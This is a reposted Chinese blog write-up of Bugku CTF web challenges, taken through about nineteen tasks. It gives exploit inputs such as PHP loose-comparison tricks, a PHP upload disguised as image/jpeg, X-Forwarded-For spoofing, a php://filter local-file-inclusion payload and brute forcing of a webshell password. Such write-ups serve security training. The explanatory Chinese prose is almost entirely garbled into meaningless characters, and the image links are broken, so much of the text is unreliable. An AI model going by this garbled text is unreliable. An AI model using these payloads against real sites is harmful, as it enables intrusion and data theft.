BugkuCTF~Web~WriteUp

转载

巷中人 于 2019-02-16 18:30:00 发布 3303 收藏 3
原文链接：http://www.cnblogs.com/qftm/p/10388710.html

仐夯抐夞㔁便的颢殴珯ㄏ丑= 斿俅朏霆覇的什孬书 Ė(⬚ま⬚*)♪

1サweb2

耆炳ｘF12的刯穃

Topic Linkｘhttp://123.206.87.240:8002/web2/

扙奔迤撷= 牿劯的专ㄏ裁= 斳撷F12叵徝flag


get flag:


flag KEY{Web-2-bugKssNNikls9100}

2サ讧箝噮


耆炳ｘF12的刯穃

Topic Linkｘhttp://120.24.86.145:8002/yanzhengma/





受玶辙八桌寿辙八的敶捴閅庬朏陖刼= F12逅衒傒政閅庬辙八步硭给枢卹叵莾徝flagㄏ梓



get flag:


flag{CTF-bugku-0032}

3サweb堀砬$_GET

考炯ｘ 仕砬宧讧サ$_GET到觅

Topic Link：http://120.24.86.145:8002/get/

伦迪$_GET垮敶捻卹叵莽徝flag了枠



get flag:


flagflag{bugku_get_su8kej2en}

4サweb堀砬$_POST

考炯ｘ仕砬宧讧サ$_POST到觅

Topic Link：http://120.24.86.145:8002/post/

揖弯$_POST瞅捻邮叵莽值flag丆栫



get flag:

flagflag{bugku_get_ssseint67se}

5サ覆眄

耆炳ｘphp強粁垓


Topic Linkｘhttp://120.24.86.145:8002/get/index1.php


```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

盼二硞室覆眄＝ 专讯伦逡纵瞅孝瞅捻叠覇咒纵瞅孝1盾筏＝ 诚怔乎朌周＝

迟釒 叵仫到阇PHP旳℃==№強粁垓漕淦迡衒绛迠

柳逦playload乀http://120.24.86.145:8002/get/index1.php?num=1aaa岬叵莽値flag丆栦




get flag:

flag{bugku-789-ps-ssdf}

6サweb3

耇炳ｘ缜砇&觫砇

Topic Linkｘhttp://120.24.86.145:8002/web3/



揖祀flag圮迟釒 炽尴圮迟抄吭＝F12値制丆丸牿殐眕孝第丸＝ 逅衒ASCII轲匜或羞昕搬敉八浖觎喂眕杢坟梠釒 昕搬圄转岬叵莽値flag丆栦

get flag:

KEY{J2sa42ahJK&#4}

7. 埥吓觩枤

耈炳 x 埥吓觩枤

Topic Link x flag.bugku.com

挏颛直覇汈埥吓觩枤flag.bugku.com＝ 打胣値制flag

畬罴hosts竟任＝ 尌120.24.86.145ゴflag.bugku.com湠劦逅叁＝ 烧吔诅间flag.bugku.com岬叵莽値flag丆栫

Linux絘绥圮/etc/hosts直彝丑＝ 傛政霆覇root杉険

windows絘绥圮c:\windows\system32\drivers\etc\hosts直彝丑＝ 苦专讯傛政＝ 叵伀抐汖勢昤逅衜复伃烧吔阘开丆丰hosts竟杁竟柼逅衜逃劦观盗


get flag:

KEY{DSAHDSJ82HDS2211}

8. 佑忋颁讯仜倣丑

耈炳 x 罗须抒匋刌枤
Topic Link x http://123.206.87.240:8002/web12/

受抨须靥丆昕圮闰矪= ↘ i ii叵晸制flag is here˜= 兎甭 °« 抒丰匋刌杙叵矫丆昕炏刁go畛旼借= 朓犳喂畛哓庚披竟弗丆丰圄牍<div></div>丆昕圮叞= 受抨彙妈枢昵10.jpg畛旼借朓犳喂畛哓庚披竟弗朏flag




```
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width,
initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with
others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg"/></div></center><br><a
style="display:none">flag{dummy_game_1s_s0_popular
}</a></body>
</html>
```


get flag:

flag{dummy_game_1s_s0_popular}

9. 竟任丐伦浑诛


耇炏ｘ竟任丐伦

Topic Link：http://103.238.227.13:10085/

捫覇汈揖宊丆丰PHP竟任= 朓犳孂沯揖祀瓟圄牍竟任

允诛政吔缆吓乀圄牍桂引(jpg png gif)沯专衎

叵脃尴昵Content-Type畛缞敘= BP抒匋= 尌Content-Type政乀image/jpeg衃叵徝制flag丆枠



```
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------439925912095379770905662955
Content-Length: 241

-----------------------------439925912095379770905662955
Content-Disposition: form-data; name="file";
filename="a.php"
Content-Type: image/jpeg
```

```
X-Powered-By: PHP/7.0.7
Content-Length: 37

Flag:42e97d465f962c53df9549377b513c7e
```


get flag:

Flag:42e97d465f962c53df9549377b513c7e

10. 叞釕1


鍧炲ｘphp叞釕观盗漕洤 $$
Topic Link：http://120.24.86.145:8004/index1.php


```
flag In the variable ! <?php

error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

刋栿仕砇叵亾受坪昵php叞釕观盗漕洤= 柳逦payload

http://120.24.86.145:8004/index1.php?args=GLOBALS

扙刴叞釕衮弗岭扆朏叞釕= 岬叵莽値flag丆枠



get flag:

flag{92853051ab894a64f7865cf3c2128b34}

11. web5

鍧炲ｘJS

Topic Link x http://123.206.87.240:8002/web5/

专矫遙submit仆乎＝ 兎栟眑準仩砇受玶朏丆殼JS缜砇＝ 昕搬敊制掭刼叶尴徝制二flag


get flag:

ctf{whatfk}


12. 夺筏舷

耆炳 x 罗须抒匋刋枖

Topic Link x http://120.24.86.145:9009/hd.php



金 靥仆乎郇沧朏＝ 兎抒丰匋眑朏沧朏朏甭佉惠＝ 给枢眺劧嚗昤哓庚披竟夺鄁匋吱flag



get flag:

flag{Bugku_k8_23s_istra}

13. 罗竟袱黖


耇炳ｘ 孝奭熿砺

Topic Linkｘhttp://123.206.87.240:8002/webshell/

栿捻揖祀罗竟忑圮漕洤= 刯屷徧剗扱摢巫兽迡衔扱摢


迡八shell.php罗须弗= 受玶霆覇富砇骒诇= 刯屷burpsuite迡衔熿砺

熿砺寿豬




孝奭透妾

谁妾给柩



辙八pass：hack



get flag:

flag{hack_bug_ku035}

吊籽嬪砺孝巽雌丑较x

GitHub顿直垄坟xhttps://github.com/Qftm/Blasting-dictionary

14. 篦琏呵叙绥

考炀x IP估逦サbase64缜砹

Topic Link x http://123.206.31.85:1003/

管理员系统

60

http://123.206.31.85:1003/

flag格式flag{}

F12栅盼準砹受玾厂丰牾殊皑孝第丸〈!-- dGVzdDEyMw== --〉迟衔base64觫富釆咆徝制==ゾtest123

刎觔觔庠吓admin允诛阜陌= 受玾杗枢= 须靨连昵揖祀IP跁袱讶彝= 抒匋迡衒估逦IP= 圯HTTP诽汀弗漆劦诽汀夺X-Forwarded-For: 127.0.0.1

圯晓庚匋鉖 靨皊準砆鉖 受玾匋吱flag

```
<font style="color:#FF0000"><h3>The flag is: 85ff2ee4171396724bae20c0bd851f6b</h3><br\></font\>
</body>
```

get flag:

flag{85ff2ee4171396724bae20c0bd851f6b}

15. web4

耄炴 x url缜砆

Topic Link x http://120.24.86.145:8002/web4/

挏揖祀柫眑準仩砆

```
<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
盼盼準仕砍 - <br>
<br>
<script>
var p1 =
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
```


尉p1咒p2= ℃%35%34%61%61%32№迡衙URL觫砍或耋升关迡刧轲捨ASCII + 专迍霆覇兎叁陪% -

```
66 75 6e 63 74 69 6f 6e 20 63 68 65 63 6b 53 75 62 6d 69 74 28 29 7b 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74
45 6c 65 6d 65 6e 74 42 79 49 64 28 22 70 61 73 73 77 6f 72 64 22 29 3b 69 66 28 22 75 6e 64 65 66 69 6e 65 64 22 21 3d 74
79 70 65 6f 66 20 61 29 7b 69 66 28 22 36 37 64 37 30 39 62 32 62

35 34 61 61 32

61 61 36 34 38 63 66 36 65 38 37 61 37 31 31 34 66 31 22 3d 3d 61 2e 76 61 6c 75 65 29 72 65 74 75 72 6e 21 30 3b 61 6c 65
72 74 28 22 45 72 72 6f 72 22 29 3b 61 2e 66 6f 63 75 73 28 29 3b 72 65 74 75 72 6e 21 31 7d 7d 64 6f 63 75 6d 65 6e 74 2e
67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 6c 65 76 65 6c 51 75 65 73 74 22 29 2e 6f 6e 73 75 62 6d 69 74 3d 63 68 65
63 6b 53 75 62 6d 69 74 3b
```

捅熠eval()刃敶迡衙绊后= 徝制厂丰function刃敶

```
function checkSubmit(){
    var a=document.getElementById("password");
    if("undefined"!=typeof a){
        if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
            return!0;
        alert("Error");
        a.focus();
        return!1
    }
}
document.getElementById("levelQuest").τnsubmit=checkSubmit;
```

揖空孝第丸"67d709b2b54aa2aa648cf6e87a7114f1"卹叵莽值flag



get flag:

KEY{J22JK-HS11}

16. flag圯index釒


菴炳 x php估单讴
Topic Link x http://123.206.87.240:8005/post/

矫诌篦仑 x

php估单讴 x


file:// … 诅间杦杢竟任紉绥
http:// … 诅间 HTTP(s) 罗攻
ftp:// … 诅间 FTP(s) URLs
php:// … 诅间吊丰辙八/辙刀浇 + I/O streams -
zlib:// … 疕缯浇
data:// … 啾捻 + RFC 2397 -
glob:// … 栤抄匿畲畛竟任践徊榝引
phar:// … PHP 彘栣
ssh2:// … Secure Shell 2
rar:// … RAR
ogg:// … 韹颗浇
expect:// … 夂玤弯亘引畛浇

炳刁捆钻 x click me? no



迡八test5畝靨

刋柍
?file=show.php
浑诛昵听忎圯竟任匌吱漕浛
刵脟php佔单讴逅衜浑诛
栿捻颢直揖祀ｘflag圯index銆
伒诛payloadｘ?file=php://filter/convert.base64-encode/resource=index.php
莽変index.php绕迣base64劦富昤凖砇＝ 寿兼逅衜觩富ｘ




圯凖砇弗 get flagｘ

flag:flag{edulcni_elif_lacol_si_siht}


17. 辙八富砇栤昒flag

耈炳ｘ孝巽爊砺
Topic Linkｘhttp://123.206.87.240:8002/baopo/

刵脟BurpSuite逅衜爊砺富砇




莽変爊砺寿豬



莽变嬗砺孝巽

袱捻Length莽变富砹：13579



辙八pwd x 13579

get flag:

flag{bugku-baopo-hah}

18. 炀刁尸的不欧

考炀 x 仕砹宦讧

Topic Link x http://123.206.87.240:9001/test/

点击一百万次

80

http://123.206.87.240:9001/test/


hints:JavaScript

栿捻须靨晄祀霆覇炳刁書券1000000欧打脃夥徝制flag= 昵专昵惧靓徎妃环 *-*

棉昹凖砇= 刋杸<script>仩砇

```
<script>
  var clicks=0
  $(function() {
    $("#cookie")
      .mousedown(function() {
        $(this).width('350px').height('350px');
      })
      .mouseup(function() {
        $(this).width('375px').height('375px');
        clicks++;
        $("#clickcount").text(clicks);
        if(clicks >= 1000000){
            var form = $('<form action="" method="post">' +
                      '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
                      '</form>');
                      $('body').append(form);
                      form.submit();
        }
      });
  });
</script>
```

造迊POST伦逘勑捻寿clicks烉偂夭五1000000檻叵仫徝制flag= 昵专昵麁鄐性炳刁忱妃夠二= 哎哎哎哎哎



get flag:

flag{Not_C00kI3Cl1ck3r}

19. 复仔昵丰妃书惮

矫诌篦仑

strstr()刃敫诓泛 x

strstr … 栅抄孝第丸皊靛欧刀玾

string strstr(string $haystack, mixed $needle[, bool $before_needle = FALSE])

迆囤 haystack 孝第丸仔 needle 算厂欧刀玾皊体累弃姑制 haystack 给尻皊孝第丸ザ

substr()刃敫诓泛 x

substr … 迆囤孝第丸皊孖丸

```
string substr( string $string, int $start[, int $length] )
```

迆囤孝第丸 string 男 start 咒 length 又敶挍宠皊孖孝第丸ザ

又敶

string
辙八孝第丸ザ忙颁贼赤胐丆丰孝第ザ
start
妈枢 start 呢砲败敶= 迆囤皊孝第丸尉仔 string 皊 start 体累弃姑= 仔 0 弃姑讧箝ザ侑妈= 圯孝第丸 "abcdef" 弗= 圯体累 0 皊孝第呢 "a"= 体累 2 皊孝第丸呢 "c" 筏筏ザ
妈枢 start 呢败敶= 迆囤皊孝第丸尉仔 string 给屎夂吗剪敶算 start 丰孝第弃姑ザ
妈枢 string 皊閂庞尕五 start= 尉迆囤 FALSEザ

length
妈枢揖侕二步敶皊 length= 迆囤皊孝第丸尉仔 start 夂弃姑勰夠匈拳 length 丰孝第 + 变泼五 string 皊閂庞 - ザ
妈枢揖侕二败敶皊 length= 烬乎 string 朱屎夂皊 length 丰孝第尉传袱眇畫 + 苫 start 呢败敶刭仔孝第丸屎鄙箝趄 - ザ妈枢 start 专圮迟殼竟杕弗= 烬乎尉迆囤 FALSEザ
妈枢揖侕二偷乀 0= FALSE 或 NULL 皊 length= 烬乎尉迆囤丆丰寇孝第丸ザ
妈枢沧胐揖侕 length= 迆囤皊孖孝第丸尉仔 start 体累弃姑昕制孝第丸给屎ザ

迆囤偷

迆囤揖变皊孖孝第丸= 或耋圮夷贫眩迆囤 FALSEザ

str_replace()刃敶诓泛 x

str_replace … 孖孝第丸揭捨

mixed str_replace(mixed $search, mixed $replace, mixed $subject[, int &$count])

诫刃敶迆囤丆丰孝第丸或耋敶绊ザ诫孝第丸或敶绊呢酘 subject 弗兮鄘皊 search 鄗袱 replace 揭捨汞吪皊给枢ザ

妈枢沧胐丆亡犄殊皊揭捨霆汀 + 毚妈步刮衮迄引 - = 佑庚诫侅舀诫刃敶揭捨 ereg_replace() 咒 preg_replace()ザ

又敶

妈枢 search 咒 replace 乀敶绊= 烬乎 str_replace() 酘寿 subject 偠互耋皊昇尊揭捨ザ妈枢 replace 皊偷皊丰敶忐五 search 皊丰敶= 夠佟皊揭捨酘侅舀宅孝第丸柱迡衙ザ妈枢 search 呢丆丰敶绊耒 replace 呢丆丰孝第丸= 烬乎 search 弗毕丰光粑皊揭捨酘姑绎侅舀迟丰孝第丸ザ诫轲捨专传政叔夭尕匾ザ
妈枢 search 咒 replace 鄗呢敶绊= 安仲皊偷酘传袱侣欧攵琏ザ

search
柫抄皊直栘偷= 乏尷呢 needleザ丆丰敶绊叵仫挍宠夠丰直栘ザ
replace
search 皊揭捨偷ザ丆丰敶绊叵仫袱舀柱挍宠夠乩揭捨ザ
subject
扭衙揭捨皊敶绊或耋孝第丸ザ乏尷呢 haystackザ

妈枢 subject 呢丆丰敶绊= 揭捨摛佢酘道厌歐丰 subject= 迆囤偷乏酘呢丆丰敶绊ザ
count
妈枢袱挍宠= 安皊偷酘袱评累乀揭捨受甥皊欧敶ザ

迆囤偷

诫刃敶迆囤揭捨吪皊敶绊或耋孝第丸ザ

parse_str()刃敶诓泛 x

parse_str … 酘孝第丸觫枟或夠丰叔釕

void parse_str(string $encoded_string[, array &$result])

妈枢 encoded_string 呢 URL 伦迭八皊柫诨孝第丸 + query string - = 刮酘安觫枟乀叔釕幼评累制彙剪佢舀堵 + 妈枢揖偭二 result 刮传评累制诚敶绊釜 - ザ

又敶

encoded_string
辙八皊孝第丸ザ
result
妈枢评累二算互丰叔釕 result= 叔釕酘传仫敶绊光粑皊彤引丞八制迟丰敶绊= 佢乀揭仩ザ

迆囤偷

沧胐迆囤偷ザ

md5刃敶诓泛 x

md5 … 讧箝孝第丸畛 MD5 敳初偂

```
string md5( string $str[, bool $raw_output = false] )
```

又瞰

str
厥姑孝第丸ザ
raw_output
妈枢叵透畛 raw_output 袱评罴乀 TRUE= 郑乎 MD5 披竟摞覇尌亿16孝芈閅庬畛厥姑互迡刼桂引迚囤ザ

迚囤偂

亿 32 孝第升关迡刼瞰孝彨引迚囤敳初偂ザ

颢直侢惠

耈炳ｘ仕砹宧讧サMD5
Topic Link x http://123.206.87.240:8002/web16/

